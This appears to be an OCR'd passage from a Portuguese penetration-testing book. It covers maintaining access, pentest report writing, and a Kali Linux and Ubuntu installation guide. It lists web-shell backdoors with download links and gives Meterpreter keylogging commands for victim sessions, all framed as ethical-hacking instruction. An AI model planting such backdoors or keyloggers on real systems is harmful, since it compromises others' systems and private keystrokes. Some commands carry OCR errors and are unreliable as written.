


Figura 10.7 – VirusTotal.com.

Backdoors para web services

Web services vulneráveis que permitem a um pentester carregar conteúdos estão sujeitos a possíveis backdoors. Esses backdoors são colocados no site na forma de páginas adicionais e estão disponíveis a qualquer pessoa que consiga encontrar a página web. A seguir está uma breve lista de backdoors que podem ser carregados em servidores web e podem ser usados para a execução de comandos locais na vítima ou para interagir com um banco de dados que estiver se comunicando com o servidor.

1. C99 Shell – PHP backdoor shell

Download: `http://www.r57shell.net/`

2. C100 Shell – PHP backdoor shell

Download: `http://www.r57shell.net/`

3. Jackall – PHP backdoor shell

Download: `http://oco.cc`

4. XXS-Shell – ASP.net backdoor e controlador zumbi

Download: `http://www.portcullis-security.com/tools/free/XSSShell039.zip`

5. Weevley – PHP backdoor shell que disponibiliza um console do tipo telnet

Download: `http://epinna.github.com/Weevley/downloads/weevley-1.0.tar.zip`

Keyloggers

Keylogging é o processo de capturar teclas dos usuários ou dos administradores logados em um sistema. Há várias aplicações de terceiros diferentes que se vangloriam de sua habilidade de serem instaladas e executarem sem ser detectadas. Embora a maioria dessas alegações seja verdadeira até certo ponto, a instalação e o uso de um keylogger normalmente exigem o uso de aplicações específicas no sistema ou a conexão física de um dispositivo de hardware para o registro das teclas. As alegações dos terceiros também não levam em consideração nenhum antivírus ou sistemas de detecção de invasão que estiverem executando no sistema em que o pentester estiver tentando usar o keylogger. O Meterpreter possui uma ferramenta incluída no meterpreter shell, chamada `keyscan`. Se um pentester tiver sessões abertas em uma vítima, os comandos serão incrivelmente simples.

1. `keyscan_start`
2a. `keyscan_dump`
2n. `keyscan_dump` (repetir conforme for necessário)
3. `keyscan_stop`

A figura 10.8 mostra uma captura de keylogging feita a partir de uma sessão estabelecida com o Metasploit. O serviço `keyscan` foi executado para mostrar todas as teclas digitadas, porém esse serviço pode ser focado em uma aplicação se o PID dessa aplicação for passado à ferramenta `keyscan`. Os PIDs podem ser descobertos por meio do comando `ps` executado na linha de comando do meterpreter quando conectado à sessão.

Figura 10.8 – Keyscan.

Resumo

Este capítulo apresentou uma introdução à função da preservação de acesso; somente um grão de poeira cósmica no amplo tópico relativo ao universo dos malwares. O leitor agora possui os fundamentos para efetuar pesquisas adicionais no campo dos malwares e das práticas de segurança associadas aos testes de invasão avançados. A criação de malwares pode levar o pesquisador aos cantos mais obscuros da internet, mas também pode proporcionar mais esclarecimentos aos profissionais envolvidos com segurança para que a segurança dos sistemas de computadores em todo o mundo possa ser melhorada. A criação de cavalos de Troia e de backdoors com o Metasploit ou com outras aplicações contribui para um melhor conhecimento das práticas obscuras usadas pelos invasores maliciosos porque, no fundo, a natureza dessas práticas é sombria e constitui um tabu tanto para os profissionais da área de segurança quanto para os administradores.

Referência

[1] <http://www.federalreserve.gov/boarddocs/testimony/2000/20000518htm>.

CAPÍTULO 11

Relatórios e templates

Informações contidas neste capítulo:

- As informações deste capítulo ajudarão o hacker ético a criar os relatórios de testes de invasão usados para apresentar as descobertas técnicas resultantes desses testes à gerência e à equipe técnica das empresas.

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo inclui:

- uma explicação sobre as partes que compõem o relatório de testes de invasão
- as opções de entrega
- uma descrição das possibilidades de retenção para os dados dos testes e os relatórios

Geração de relatórios

Ter conhecimentos técnicos é importante para realizar um teste de invasão e é a única maneira de obter os resultados desejados para validar o status do sistema em avaliação no que concerne à segurança. A gerência de uma empresa normalmente é o grupo que autoriza a condução de um teste de invasão e, mais importante ainda, é quem paga a equipe de testes de invasão para que uma avaliação seja feita. Essa mesma equipe de gerenciamento irá querer um relatório contendo as informações desejadas. Ao mesmo tempo, os especialistas técnicos da área de desenvolvimento de sistemas e a equipe gerencial irão precisar que os detalhes técnicos sejam esclarecidos para poderem efetuar as correções necessárias. Por esse motivo, o relatório de testes normalmente é dividido em várias seções, que serão descritas neste capítulo.

Sumário executivo

O sumário executivo dá relevância ao evento de teste e oferece uma descrição geral da avaliação. Nesta seção, são incluídos o local em que o teste foi realizado, se foi local ou remoto, a composição da equipe de testes e uma explicação geral sobre a segurança/vulnerabilidade do sistema. Esse é um bom local para os gráficos de pizza e outros gráficos que mostrem o grau de severidade das explorações de falhas realizadas. Essa seção não deve ter mais do que três parágrafos e, embora seja incluída no início do documento, normalmente é a última parte do relatório a ser redigida.

Procedimentos ligados ao teste

Esta seção deve definir os limites e os processos associados à realização da tarefa. Isso inclui a definição

dos tipos de testes realizados. A engenharia social fez parte da avaliação? E os ataques DoS? Toda a metodologia usada na avaliação deve ser explicada nessa seção. Aqui devem ser incluídas as informações detalhadas sobre o local em que cada tipo de ataque foi realizado e, em relação a esse local, onde o alvo estava localizado. Por exemplo, um teste específico poderia ter sido realizado pelo pentester a partir de um local remoto em uma aplicação web por meio da internet, ou um ataque wireless poderia ter sido realizado fora da matriz da empresa-alvo.

Arquitetura e composição do alvo

Esta seção opcional deve descrever as informações reunidas a respeito do ambiente do alvo, incluindo os sistemas operacionais, os serviços oferecidos, as portas abertas e qualquer plataforma de hardware que possa ter sido identificada. É um bom local para inserir qualquer mapa de rede que tenha sido criado durante o teste de invasão.

Descobertas

Esta seção descreve as vulnerabilidades e os pontos fracos descobertos durante o teste de invasão. É importante identificar todos os sistemas em que houver pontos fracos específicos para garantir que a equipe responsável pelo sistema possua as informações necessárias para corrigir as vulnerabilidades identificadas. Se for possível, as falhas de segurança devem ser relacionadas a regulamentações ou a requisitos do governo para permitir que os proprietários dos sistemas mapeiem os custos a um determinado fundo de recursos. Esse passo ajuda os proprietários do sistema a obter o dinheiro necessário para fazer as correções apropriadas no sistema. Por exemplo, alguns requisitos estão definidos no FISMA (Federal Information Security Management Act), no PCI (Payment Card Industry) ou são padrões do SOX (Sarbanes Oxley).

Ações recomendadas

Esta seção define uma ação recomendada para cada um dos pontos fracos ou das vulnerabilidades descobertos. Pode ser uma seção separada ou cada ponto fraco identificado na seção Descobertas pode ser seguido por uma Recomendação sobre como corrigi-lo. Não se deve definir a correção técnica exata, porém a descoberta deve ser abordada de forma genérica, de modo a permitir que o proprietário do sistema e a equipe responsável formulem a correção por conta própria. Por exemplo, a descoberta de uma falta de senha ou do uso de senha default pode ter como recomendação implementar e garantir que haverá uma política mais robusta para as senhas.

Conclusão

A conclusão deve sintetizar as descobertas e as ações recomendadas em uma série de sentenças breves. Esse também pode ser um bom local para enfatizar novamente as descobertas importantes ou críticas que mereçam uma atenção extra, sugerindo enfaticamente que o proprietário do sistema corrija esses itens em primeiro lugar.

Apêndices

Os apêndices devem conter todas as informações necessárias para dar suporte ao relatório, mas estas não devem ser incluídas no corpo principal. Aqui são incluídos os dados puros dos testes, as informações sobre a empresa que fez o teste de invasão, as definições, os glossários, a lista de acrônimos e os currículos profissionais de cada pentester.

Apresentação

A maioria dos executivos de negócio vai querer que seja feita uma apresentação formal ou semiformal dos resultados dos testes de invasão, a qual também pode ser complementada com uma apresentação de slides. De qualquer modo, se houver necessidade de uma apresentação final, ela deverá ser realizada da maneira mais profissional possível. Evite criticar os administradores de sistemas, a equipe técnica, de manutenção e de gerenciamento de projetos, pois normalmente esses serão os indivíduos que determinarão quem será selecionado para acompanhar a execução de novos testes. Em vez disso, apresente os fatos de modo a deixar as emoções de lado e não acuse nenhum grupo em particular. Defina as deficiências do sistema de forma honesta e aborde a necessidade de corrigir esses problemas.

Em outras ocasiões, uma apresentação não será necessária e a gerência simplesmente irá querer que o relatório seja entregue a uma pessoa ou a um grupo específico. Nesse caso, certifique-se de que o relatório esteja correto, totalmente impresso e apresente-o à gerência de modo profissional. Com frequência, várias cópias do relatório serão solicitadas, incluindo cópias digitais, além de cópias impressas em papel. Nesses casos, cada relatório deve ser numerado e controlado de acordo com a quantidade total de cópias impressas. Por exemplo, "cópia 1 de 5" pode ser impressa em todas as páginas da primeira cópia. Esse método proporciona uma maneira de rastrear esses documentos.

Relatórios completos de testes de invasão contêm uma grande quantidade de informações que poderia ser prejudicial a uma empresa se essas informações fossem parar nas mãos erradas. Por esse motivo, é necessário assumir a responsabilidade sobre cada cópia (tanto em papel quanto eletrônica) do relatório.

Armazenamento do relatório e das evidências

Algumas empresas irão querer que a empresa responsável pelo teste de invasão mantenha uma cópia eletrônica dos resultados dos testes e dos relatórios gerados. Se esse for o caso, é necessário tomar cuidados especiais com a segurança desses documentos. No mínimo, eles devem ser protegidos com um nível robusto de criptografia, e não é incomum que esses documentos sejam armazenados em um arquivo offline criptografado e que permaneçam em um local seguro para aumentar o nível de proteção.

Outros clientes irão exigir que os relatórios e as descobertas sejam apagados. Isso deve ser feito de acordo com instruções legais, pois pode haver repercussões cuja responsabilidade poderá recair sobre uma equipe de testes de invasão em consequência de erros ou omissões que não tenham sido cobertos em um relatório de testes de invasão. Se o departamento jurídico concordar com o fato de que apagar os dados é aceitável, garanta que os discos contendo os relatórios sejam sobrescritos de forma confiável e que todas as cópias de backup e os artefatos usados no trabalho sejam igualmente destruídos. Se possível, ao limpar os drives e apagar as informações do cliente, as boas práticas recomendam que duas pessoas verifiquem se os dados foram corretamente eliminados; isso é chamado de "two-person integrity" (integridade garantida por duas pessoas).

Resumo

Realizar um teste de invasão em um sistema pode ser empolgante e pode resultar na criação de um sistema mais seguro e com mais qualidade pelos proprietários. É importante garantir que o relatório e a documentação para suporte associados ao evento de teste sejam encaminhados às pessoas corretas e que sejam apresentados do modo solicitado pelo cliente. O resultado deve ser um relatório que aponte os pontos fracos identificados no sistema avaliado de modo a facilitar sua correção, com a finalidade de tornar esse sistema e possivelmente toda a empresa mais seguros.

Tribal Chicken

Guia completo de instalação e de configuração para o Kali Linux 1.0.5

Introdução

Este é um guia de instruções voltado para a instalação do ambiente de software do Tribal Chicken. O Tribal Chicken tem como finalidade criar um sistema operacional de base para o pentester e gerar um DVD ou um Blu-Ray disc portável que poderá ser usado como um live-OS ou ser instalado em outro computador. Todo pentester e/ou as equipes de testes lidam com um sistema operacional único, personalizado de acordo com suas preferências. O Tribal Chicken parte de um sistema operacional base, como o Kali ou o Backtrack, e cria um sistema que permite a rápida implantação de distribuições personalizadas a serem usadas na realização de testes de invasão e em treinamentos práticos. A personalização pode ser tão simples quanto fazer atualizações no sistema operacional ou tão detalhada como uma personalização completa em todos os pontos e bytes do sistema.

Faça parte do projeto! Dê uma olhada no Tribal Chicken e ajude a desenvolvê-lo.

O site encontra-se em `http://code.googlecode.com/p/tribal-chicken`.

Lista de materiais

1. Um computador físico ou um software de virtualização como o VMWare Player ou o VirtualBox.
2. No mínimo 80 GB de espaço no disco rígido, porém 160 GB é recomendável.
   a. Para este manual, o disco rígido está instalado como o disco rígido principal (`/dev/sda`).
3. DVD do Ubuntu 12.10 (64 bits) ou com versão mais recente.
   a. Observação: Este manual foi gerado com o Ubuntu 12.10 (64 bits). O uso de software para 32 bits está fora do escopo desta documentação, porém os passos a serem seguidos são os mesmos. Pode haver pequenas diferenças quanto às versões de pacotes e à sintaxe dos comandos entre os sistemas operacionais, porém o passo referente ao Tribal Chicken será o mesmo.
4. DVD do Kali Linux versão 1.0.5 (64 bits) ou com versão mais recente.
5. Uma conexão de rede ativa com acesso à internet.
   a. Se não houver nenhum serviço DHCP na rede, supõe-se que o leitor saiba configurar os dispositivos de interface de rede. O leitor não conseguirá executar os passos deste manual sem configurar os serviços básicos de rede de forma apropriada e sem ter uma conexão ativa com a internet.
6. Alguma familiaridade com a interface de linha de comando do Linux.
   a. Muitos dos comandos contidos neste manual devem ser executados em um ambiente de shell do

Linux. Conhecimentos básicos de navegação, administração e execução de arquivos são necessários para completar os passos deste manual.

Instalação e configuração do Ubuntu

1. Instale o Ubuntu 12.10 (64 bits):

a. Insira a mídia contendo o Ubuntu 12.10 no drive apropriado e faça o boot com o disco.

b. Clique em > **Install Ubuntu** (Instalar o Ubuntu).

c. (SE houver conexão de rede disponível no momento), marque a caixa **Download updates while installing** (Fazer download das atualizações durante a instalação).

d. Clique em > **Continue** (Continuar).

e. Selecione > **Something Else** (Outras tarefas).

f. Clique em > **Continue**.

g. Configure as partições em (`/dev/sda`):

g.i. Selecione (`/dev/sda`).

g.ii. Clique em > **New Partition Table** (Nova tabela de partição).

g.iii. Um aviso genérico será apresentado. Clique em > **Continue**.

g.iv. Selecione > **free space** (espaço livre) localizado abaixo de (`/dev/sda`).

g.v. Clique em > (+) para adicionar uma nova partição.

g.vi. Selecione as configurações a seguir:

g.vi.1. **Type** = **Primary**

g.vi.2. **Partition Size** = 30.000

g.vi.3. **Location** = **Beginning**

g.vi.4. **Use as (Formatting)** = **Ext4 Journaling File System**

g.vi.5. **Mount Point** = {Deixe esse campo em branco}

g.vii. Clique em > **OK**.

(Isso criará (`/dev/sda1`), que será usado posteriormente na instalação do Kali Linux.)

g.viii. Selecione > **free space** (espaço livre) localizado abaixo de (`/dev/sda`).

g.ix. Clique em > (+) para adicionar uma nova partição.

g.x. Selecione as configurações a seguir:

g.x.1. **Type** = **Primary**

g.x.2. **Partition Size** = 8.000 (Observação: Configure com 2x RAM)

g.x.3. **Location** = **End**

g.x.4. **Use as (Formatting)** = **Swap Area**

g.x.5. **Mount Point** = {Deve estar desabilitado}

g.xi. Clique em > **OK**.

(Isso criará (`/dev/sda2`), que será usado como área de swap em ambos os sistemas operacionais.)

g.xii. Selecione **Free Space**.

g.xiii. Clique em > (+) para adicionar uma nova partição.

g.xiv. Selecione as configurações a seguir:

g.xiv.1. **Type** = **Primary**

g.xiv.2. **Partition Size** = {Todo o espaço restante}

(Observação: deverá ser calculado automaticamente para você.)

g.xiv.3. **Location** = **End**

g.xiv.4. **Use as (Formatting)** = **Ext4 Journaling File System**

g.xiv.5. **Mount Point** = **/**

g.xv. Clique em > **OK**.

(Isso criará (`/dev/sda3`), que será usado nessa instalação do Ubuntu 12.10 (64 bits).)

g.xvi. Em **Device for boot loader installation** (Dispositivo para instalação do boot loader), selecione > (`/dev/sda`).

h. Clique em > **Install Now** (Instalar agora).

h.i. Um aviso relacionado à formatação do drive será apresentado. É normal. Continue.

i. Selecione > {Fuso horário apropriado}.

j. Clique em > **Continue**.

k. Selecione > {Layout de teclado desejado}.

l. Clique em > **Continue**.

m. Defina um usuário. Preencha os campos a seguir:

m.i. **Your Name** = {O que você quiser}

m.ii. **Your Computer's Name** = {O que você quiser}

m.iii. **Pick a username** = {O que você quiser}

m.iv. **Choose a password** = {O que você quiser}

m.v. **Confirm your password** = {A mesma senha}

m.vi. Selecione as configurações de **Log in**.

m.vii. (Recomendado) **Require my password to log in** (Exigir minha senha para login).

n. Clique em > **Continue**.

(A instalação continuará; deve levar cerca de uma hora caso as atualizações tenham de ser baixadas. Após uma instalação bem-sucedida, continue com o próximo passo.)

o. Quando solicitado, clique em > **Restart Now** (Reiniciar agora).

p. Quando solicitado, remova a mídia de instalação do Ubuntu.

q. Tecle > **Enter**.

r. O computador será reiniciado. Quando solicitado, faça login com suas credenciais configuradas nos Passos 1m(iii) e 1m(iv).

2. Abra uma janela do terminal: (Atalho: **<CTRL>+<ALT>+T**).

3. Configure a rede:

a. Inicie uma janela do terminal clicando no ícone de terminal gnome, próximo ao canto superior esquerdo da tela.

b. Digite > `ifconfig -a`

c. Se o DHCP estiver habilitado e o computador estiver conectado à internet, deverá haver pelo menos uma interface de rede que adquiriu um endereço IP. Vá para o passo 4.

d. Se o DHCP não estiver habilitado em sua rede: Digite >

`sudo ifconfig eth0 {`*`Endereço_IP`*`}/{`*`Notação_Cidr`*`} ou {`*`Máscara_de_sub-rede`*`}`

e. Digite > `sudo route add default gateway {`*`endereço_IP_de_seu_gateway`*`}`

f. Digite > `sudo echo nameserver 8.8.8.8 >> /etc/resolv.conf`

f.i. (Você pode adicionar até duas entradas referentes a servidores de nome nesse arquivo.)

g. Digite > `sudo echo nameserver {`*`endereço_IP`*`} >> /etc/resolv.conf`

4. Atualize os pacotes e as listagens do APT:

a. Digite > `sudo apt-get update && sudo apt-get -y upgrade`

a.i. Dependendo da velocidade de sua conexão com a internet e da quantidade de patches a serem baixados, isso pode consumir uma hora ou mais.

5. Instale pacotes adicionais:

(Observação: Verifique mais de uma vez se o comando a seguir está digitado corretamente "ANTES" de teclar Enter ou omita o "-y". Alguns pacotes já podem estar instalados e atualizados; isso não provocará erros ao instalar outros pacotes.)

a. Digite > `sudo apt-get -y install genisoimage aptitude dialog squashfs-tools gparted subversion growisofs`

6. Configure os diretórios:

a. Abra uma janela do terminal.

b. Digite > `mkdir build`

c. (Opcional/Recomendado) Defina um diretório `archive` para os softwares que forem baixados e para os scripts personalizados.

c.i. Digite > `mkdir archive`

(Para facilitar o transporte, outro drive poderá ser montado aqui ou a pasta poderá ser usada como um local normal de armazenamento.)

7. Importe o código-fonte:

a. Digite > `svn checkout http://tribal-chicken.googlecode.com/svn/trunk/~/build/`

a.i. Isso fará o download de todo o código-fonte necessário ao Tribal Chicken.

8. Instale o VirtualBox:

(Observação: Se o arquivo `.deb` adequado não existir na pasta `archive`, vá para o passo 8.d.)

a. Digite > `ls -al ~/archive/virtualbox*`

a.i. Verifique se o VirtualBox para o Ubuntu "Quantal" existe.

a.i.1. (Observação: Se uma versão diferente do Ubuntu estiver sendo usada, selecione o VirtualBox apropriado.)

b. Digite > `sudo dpkg -i ~/archive/virtualbox_{`*`versão`*`}.deb`

c. Quando concluir esse processo com sucesso, vá para o passo 9.

d. (Somente se o arquivo não existir) Faça o download do VirtualBox para a versão instalada do Ubuntu:

d.i. A versão está em: `https://www.VirtualBox.org/wiki/Linux_Downloads`

d.ii. Selecione a opção AMD64 para a versão corrente do Ubuntu instalada no sistema.

d.ii.1. Para conferir a versão do sistema operacional instalado, digite > `cat /etc/osrelease`

e. Após o download ter sido concluído (supondo que ele tenha sido salvo em `~/Downloads`)

e.i. Digite > `sudo dpkg -i ~/Downloads/virtualbox-[`*`versão`*`].deb`

f. Após a instalação ter sido concluída com sucesso, digite `virtualbox &`

f.i. Verifique se o VirtualBox foi iniciado corretamente.

g. Salve o pacote baixado em seu diretório `archive` para uso futuro.

9. Prepare o diretório `build` contendo o Kali Linux 1.0.5:

a. Insira a mídia do Kali Linux no drive de mídia óptico (deverá ser montado automaticamente).

b. Copie todo o conteúdo do disco para o diretório `build`.

Digite > `cp -abpr /media/{`*`nome_do_usuário`*`}/Kali/ Linux ~/build/DVD64`

b.i. Preste bastante atenção às barras. O comando anterior trata o disco do Kali Linux como uma pasta e executará uma cópia em modo archive. Se as barras não estiverem no local correto, determinados arquivos serão ignorados.

b.ii. Esse processo pode durar entre 2 minutos e 30 minutos, de acordo com o seu hardware.

c. Verifique se terminou. Digite > `ls -al ~/build/DVD64/`

c.i. Procure pela pasta `.disk`. Ela será um forte indício de que todos os arquivos foram transferidos com sucesso.

Com isso concluímos a instalação do Tribal Chicken no Ubuntu 12.10 e a preparação da mídia para o Kali Linux 1.0.5 para o momento de fazer a gravação. O restante deste manual irá focar na instalação do Kali Linux, com um bom conjunto de aplicações e de personalizações recomendadas.

O Tribal Chicken pode ser usado para criar distribuições personalizadas que vão além do Kali Linux e do Backtrack. Para usar um sistema operacional diferente do Kali Linux, remova a pasta DVD64 do diretório `build` e repita o passo 8 anterior.

Instalação do Kali Linux 1.0.5

1. Instale o Kali Linux em (`/dev/sda1`):

(Esse passo supõe que você está partindo de uma instalação do Ubuntu 12.10, que acabou de completar o passo 8c e que a mídia do Kali Linux continua no drive de mídia óptico.)

a. Reinicie o computador com a mídia do Kali Linux. A partir da janela corrente do terminal no Ubuntu, digite > `sudo reboot`

a.i. Se estiver usando o VMWare Player, tecle **ESC** para entrar no menu de boot e selecione o boot a partir do CD-ROM.

b. No menu de boot selecione > **Graphical Install** (Instalação gráfica).

c. Selecione o idioma apropriado. Clique em > **Continue** (Continuar).

d. Selecione a localidade apropriada. Clique em > **Continue**.

e. Selecione os parâmetros de teclado apropriados. Clique em > **Continue**.

f. Dê um nome ao computador. Nome assumido: kali. Clique em > **Continue**.

g. Especifique um domínio, se estiver disponível. Domínio assumido: {em branco}. Clique em > **Continue.**

h. Selecione uma senha para o root. Senha assumida: `toor`. Clique em > **Continue**.

i. Selecione o fuso horário apropriado. Clique em > **Continue**.

j. Selecione > **Specify Partition Manually (Advanced)** [Especificar partição manualmente (Avançado)]. Clique em > **Continue**.

k. Selecione a partição para a instalação do Kali Linux:

k.i. Dê um clique duplo em > `/dev/sda1` (#1).

k.i.1. Uma janela secundária será apresentada.

k.ii. Dê um clique duplo em > **Use as:** (Usar como:) e configure o sistema de arquivos para **ext4**. Clique em > **Continue**.

k.iii. Dê um clique duplo em > **Format the partition** (Formatar a partição).

k.iii.1. Esse parâmetro será alterado para **yes, format it** (sim, formate).

k.iv. Dê um clique duplo em > **Mount Point:** (Ponto de montagem) e selecione **/ - the root file system** (/ - o sistema de arquivos root). Clique em > **Continue**.

k.v. Selecione > **Done setting up the partition** (Configuração da partição concluída). Clique em > **Continue**.

k.vi. Selecione > **Finish partitioning and write changes to disk** (Finalizar o particionamento e gravar alterações no disco). Clique em > **Continue**.

l. Selecione > **Yes** (Sim). Clique em > **Continue**.

l.i. Esse processo irá levar alguns minutos.

m. Selecione > **Yes** para usar um espelho de rede. Clique em > **Continue**.

n. Se um proxy HTTP for usado, insira as informações (normalmente estará em branco). Clique em > **Continue**.

o. Selecione **Yes** para instalar o GRUB boot loader no master boot record. Clique em > **Continue**.

p. Selecione > **Yes** para configurar o relógio para UTC. Clique em > **Continue**.

q. Quando a instalação for concluída, clique em > **Continue**.

q.i. O disco será ejetado e o sistema será reiniciado. A entrada default do menu GRUB agora estará configurada para fazer o boot do Kali Linux automaticamente.

2. Quando os dados de login forem solicitados, o login default deverá ser:

a. Username: `root`

b. Password: `toor`

3. Configure a rede:

a. Abra uma janela do terminal clicando no ícone de terminal gnome, próximo ao canto superior esquerdo da tela.

b. Digite > `ifconfig -a`

c. Se o DHCP estiver habilitado e o computador estiver conectado à internet, deverá haver pelo menos uma interface de rede que adquiriu um endereço IP. Vá para o passo 4.

d. Se o DHCP não estiver habilitado em sua rede, digite >

`ifconfig eth0 {`*`Endereço_IP`*`}/{`*`Notação_CIDR`*`} ou {`*`Máscara_de_sub-rede`*`}`

e. Digite > `route add default gateway {Endereço_IP_de_seu_gateway}`

f. Digite > `echo nameserver 8.8.8.8 >> /etc/resolv.conf`

f.i. (Você pode adicionar até duas entradas referentes a servidores de nome nesse arquivo.)

f.ii. Digite > `echo nameserver {`*`Endereço_IP`*`} >> /etc/resolv.conf`

4. Adicione os repositórios Bleeding Edge para o APT

a. Digite > `echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /etc/apt/sources.list`

a.i. Os pacotes Bleeding Edge disponibilizarão ao pentester os pacotes e os patches mais atualizados.

5. Atualize os pacotes e as listas do APT:

a. Digite > `apt-get update && apt-get y upgrade && apt-get -y distupgrade`

a.i. (Observação: Dependendo de sua conexão com a internet, pode ser necessário executar esse comando várias vezes.)

b. Digite > `apt-get autoremove`

b.i. Esse comando eliminará qualquer pacote que se determine que deva ser removido.

6. Instale pacotes adicionais:

(Observação: Verifique mais de uma vez se o comando a seguir está digitado corretamente “ANTES” de teclar Enter ou omita o `-y`. Alguns pacotes já podem estar instalados e atualizados; isso não provocará erros ao instalar outros pacotes.)

a. Digite > `apt-get -y install abiword aptitude ftpd gqview gpartedk3b kcalc lynx pdfsam smb2www tftp vifm yakuake rdesktop`

b. Após a conclusão, digite > `apt-get update && apt-get -y upgrade`

c. (Se necessário) Digite > `apt-get autoremove`

7. Importe scripts do Tribal Chicken

a. Digite > `mount /dev/sda3 /mnt`

a.i. Esse comando monta o disco usado na recente instalação do Ubuntu 12.10, contido em `/dev/sda3`. Pode ser diferente conforme as instalações.

b. Digite > `cp -abpr /mnt/home/{`*`nome_do_usuário`*`}/build/hostfiles/btbin /root/bin`

c. Digite > `ls /root/bin`

c.i. Verifique se os arquivos foram transferidos com sucesso.

d. Digite > `cp ~/bin/bash_aliases ~/.bash_aliases`

e. Digite > `umount /mnt`

f. (Opcional) Se houver um drive separado para o armazenamento de arquivos, adicione-o agora.

(Por exemplo) Digite > `mount /dev/sdb1 /mnt`

f.i. Esse comando monta o disco para o armazenamento de arquivos. À medida que forem feitos downloads no sistema, salve esses arquivos no drive/na pasta para armazenamento de arquivos de modo a permitir um acesso no futuro. Se forem salvos anteriormente, os pacotes poderão ser baixados a partir desse local, em vez de ter de esperar pelos downloads.

g. Digite > `cd ~/bin`

h. Digite > `./fix_path`

h.i. Isso fará `/root/bin` ser adicionado à variável `PATH` quando você iniciar uma nova janela do terminal.

i. Feche a sessão corrente da janela do terminal e, em seguida, inicie uma nova sessão.

8. Instale o navegador Google Chrome:

(Observação: se o arquivo não existir no drive/na pasta de arquivos armazenados (`/mnt`), vá para o passo 8d para prosseguir com este manual.)

a. Digite > `ls -al /mnt/google*`

a.i. Verifique se o pacote `.deb` do Google Chrome já existe.

b. Digite > `dpkg -i /mnt/google-chrome-stable_current_amd64.deb`

b.i. (Observação: Mesmo que esse pacote esteja desatualizado, após a instalação, o caminho para atualizar o pacote google-chrome estará pronto; desse modo, depois que o próximo comando `apt-get upgrade` for executado, o Chrome irá se atualizar sozinho.)

c. Quando concluir esse processo com sucesso, vá para o passo 9 a seguir.

d. (Somente se o arquivo não existir) Faça o download do Google Chrome:

d.i. Ele está disponível em: `http://chrome.google.com/`.

d.ii. O site deve redirecionar você a um site seguro para fazer o download da versão Linux.

e. Após o download ter sido concluído (supondo que ele tenha sido salvo em `~/Downloads`), digite `cd ~/Downloads`.

f. Digite > `dpkg -i google-chrome{versão}.deb`

g. Após a instalação ter sido feita com sucesso, o Google Chrome deverá "ser corrigido para que um usuário root possa acessar a aplicação". Digite > `fix_chrome`.

h. Digite > `google-chrome &`

h.i. Verifique se o Google Chrome foi iniciado corretamente.

i. (Opcional) Salve o download na pasta de armazenamento de arquivos.

9. Instale o VMWare Player:

(Observação: se o arquivo não existir no drive de arquivos armazenados (`/mnt`), vá para o passo 9d e então prossiga com este manual.)

a. Digite > `ls -al /mnt/VMWare-player*`

a.i. Verifique se o arquivo `.bundle` do VMWare Player existe.

b. Digite > `chmod +x VMWare*.bundle`

